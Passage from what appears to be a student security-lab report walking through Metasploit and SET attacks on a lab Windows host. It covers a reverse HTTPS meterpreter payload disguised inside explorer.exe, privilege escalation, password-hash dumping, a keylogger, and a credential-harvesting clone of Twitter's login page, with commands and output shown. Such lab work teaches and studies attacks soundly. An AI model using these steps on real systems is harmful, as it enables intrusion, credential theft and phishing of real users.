
Captures: captures/tcp_meterpreter_session.pcapng

HTTPS

The payload generation process and the method of packaging is exactly the same for the reverse HTTPS meterpreter payload. We will show only the parts which are different.


When we generate the payload we use the payload/windows/meterpreter_reverse_https instead of TCP.

We specify the port and IP of the listener and that we want an executable file as a payload.



On a windows machine we package it with some benign executable. We once again chose the explorer.exe from the windows directory.

We titled our HTTPS payload package HttpsExplorer.EXE.



Once again upon execution we can see that the payload is running.

5260	cttmon.exe	x64
5308	TcpExplorer.EXE	x64
5328	GoogleCrashHandler64.exe	x64


We get system privileges and then migrate to GoogleUpdate.exe

```
meterpreter > getuid
Server username: DESKTOP-1N09JHT\Tester
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Not we will dump hashes from the registry.

```
use post/windows/gather/smart_hashdump
msf post(windows/gather/smart_hashdump) > set GETSYSTEM true
GETSYSTEM => true
msf post(windows/gather/smart_hashdump) > set SESSION 34
SESSION => 34
msf post(windows/gather/smart_hashdump) > run -j
[*] Post module running as background job 5.
[*] Running module against DESKTOP-1NO9JHT
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20181101145312_default_192.168.139.138_windows.hashes_240504.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]      Obtaining the boot key...
[*]      Calculating the hboot key using SYSKEY 35c4152b59e9ccb881119b16249981a5...
[*]      Obtaining the user list and keys...
[*]      Decrypting user keys...
[*]      Dumping password hints...
[*]      Dumping password hashes...
[+]      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now we can also print a screenshot:



All of the same operations are possible with https as with tcp but with the added benefit of encryption.

This is extremely useful when we use a keylogger.


```
msf > use post/windows/capture/keylog_recorder
msf post(windows/capture/keylog_recorder) > set INTERVAL 5
INTERVAL => 5
msf post(windows/capture/keylog_recorder) > set LOCKSCREEN false
LOCKSCREEN => false
msf post(windows/capture/keylog_recorder) > set CAPTURE_TYPE explorer
CAPTURE_TYPE => explorer
msf post(windows/capture/keylog_recorder) > set SESSION 2
SESSION => 2
msf post(windows/capture/keylog_recorder) > set MIGRATE true
MIGRATE => true
msf post(windows/capture/keylog_recorder) > set ShowKeystrokes true
ShowKeystrokes => true
msf post(windows/capture/keylog_recorder) > run -j
[*] Post module running as background job 5.
[*] Executing module against DESKTOP-1NO9JHT
[*] Trying explorer.exe (5412)
[+] Successfully migrated to Explorer.EXE (5412) as: DESKTOP-1NO9JHT\Tester
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to /root/.msf4/loot/20181101150851_default_192.168.139.138_host.windows.key_678387.txt
[*] Recording keystrokes...
```

The keylogger is set up the same as before but now we can be sure that the data being transferred is encrypted.

We can see that the user typed in “searching for data”

```
root@kali:~# tail -f /root/.msf4/loot/20181101150851_default_192.168.139.138_hos
t.windows.key_678387.txt
Keystroke log from explorer.exe on DESKTOP-1NO9JHT with user DESKTOP-1NO9JHT\Tes
ter started at 2018-11-01 15:08:51 -0400

searching for data

Keylog Recorder exited at 2018-11-01 15:10:56 -0400
```

Let us look at the pcaps around this time.
All of the data is encrypted using TLS



Captures: captures/https_meterpreter_session_with_keylogger.pcapng
captures/https_meterpreter_session_no_keylogger.pcapng

Attack 2

Website Attack Vectors

Using SET we select Website Attack Vectors.

```
          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```


We choose the Credential Harvester Attack Method

```
The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

We will use a login page for twitter.com


```
set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

On the other machine we visit the page by going to the IP address of the SET machine.
Victim: 192.168.139.138
Attacker: 192.168.139.139




Now we will log all packets sent from the victim over the network and attempt to sign in.

We have the harvester redirect the victim to twitter and harvest the credentials.



When looking back at SET we can see that the email and password were harvested successfully.



The attack has been carried out successfully. The packet captures for this attack are submitted in the captures directory located in the root directory of our assignment package.


Captures: captures/website_attack_vectors_twitter.pcapng

QRCode Generator Attack Vector

